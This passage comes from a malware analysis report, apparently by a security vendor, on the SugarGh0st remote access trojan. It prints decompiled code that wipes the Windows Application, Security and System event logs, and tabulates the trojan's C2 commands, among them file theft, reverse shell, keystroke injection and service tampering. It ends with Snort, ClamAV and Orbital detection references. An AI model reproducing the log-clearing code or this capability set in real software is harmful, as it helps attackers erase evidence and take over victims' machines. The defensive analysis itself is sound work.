  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v5[0] = (int)aApplication;
  v5[1] = (int)aSecurity;
  v5[2] = (int)aSystem;
  v0 = (LPCWSTR *)v5;
  v4 = 3;
  do
  {
    v1 = OpenEventLogW(0, *v0);
    v2 = v1;
    if ( v1 )
    {
      ClearEventLogW(v1, 0);
      CloseEventLog(v2);
    }
    ++v0;
    result = --v4;
  }
  while ( v4 );
  return result;
}
```

Function to clean event logs.

SugarGh0st performs the remote control functionalities, including those discussed earlier, as directed by the C2 server with the four-byte hex commands and accompanying data.

Command	Action
0x20000001	Adjust process privilege to “SeShutdownPrivilege” and force shut down the host.
0x20000002	Adjust process privilege to “SeShutdownPrivilege” and force reboot the host.
0x20000003	Adjust process privilege to “SeShutdownPrivilege” and force terminate the processes.
0x20000004	Clear event log
0x20000005	Create register key HKEY_LOCAL_MACHINE\Software\ODBC\H
0x20000011	Press a key in the default window
0x20000012	Release a key in the default window
0x20000013	Set mouse cursor position
0x20000014	Click mouse left button
0x20000015	Release mouse left button
0x20000016	Double click the mouse left button
0x20000017	Click mouse right button
0x20000018	Release mouse right button
0x20000019	Double click the mouse left button
0x21000002	Get the logical drive information of the victim's machine.
0x21000003	Search files on the victims machine filesystem
0x21000004	Delete files on the victim's machine file system
0x21000005	Moves files to the %TEMP% location
0x21000006	Runs arbitrary shell commands
0x21000007	Copies files on the victim machine
0x21000008	Move files on the victim's machine
0x21000009	Sends files to the C2 server
0x2100000A	Sends the data to the windows socket

0x2100000B	Receives files from the C2 server
0x22000001	Sends the screenshot to the C2 server
0x24000001	Read file %ProgramFiles%/WinRAR/~temp.dat (which is encoded with XOR 0x62)
0x24000002	Delete file %ProgramFiles%/WinRAR/~temp.dat
0x23000000	Provides the reverse shell access to the C2 server
0x25000000	Gets the process information and terminates the process
0x25000001	Enumerate process information
0x25000002	Terminate Process
0x25000003	Access the victims machine service manager
0x25000004	Access the configuration files of the running services
0x25000005	Starting service
0x25000006	Terminating and deleting the services.
0x25000010	Performs the Windows operations
0x25000011	Get window list
0x25000012	Get message from Window
0x28000000	Capture window and perform a series of Window operations based on the command with SendMessage API.
0x28000002	Find a . OLE file under “%PROGRAMFILES%\\Common Files\\DESIGNER" and launch

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. Snort SIDs for this threat is 62647.

ClamAV detections available for this threat:

Win.Trojan.SugarGh0stRAT-10014937-0

Win.Tool.DynamicWrapperX-10014938-0

Txt.Loader.SugarGh0st_Bat-10014939-0

Win.Trojan.SugarGh0stRAT-10014940-0

Lnk.Dropper.SugarGh0stRAT-10014941-0

Js.Trojan.SugarGh0stRAT-10014942-1

Win.Loader.Ramnit-10014943-1

Win.Backdoor.SugarGh0stRAT-10014944-0

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries related to this threat, please follow the links:

- SugarGh0st RAT file detected

- SugarGh0st RAT Registry key

Indicators of Compromise

Indicators of Compromise associated with this threat can be found here.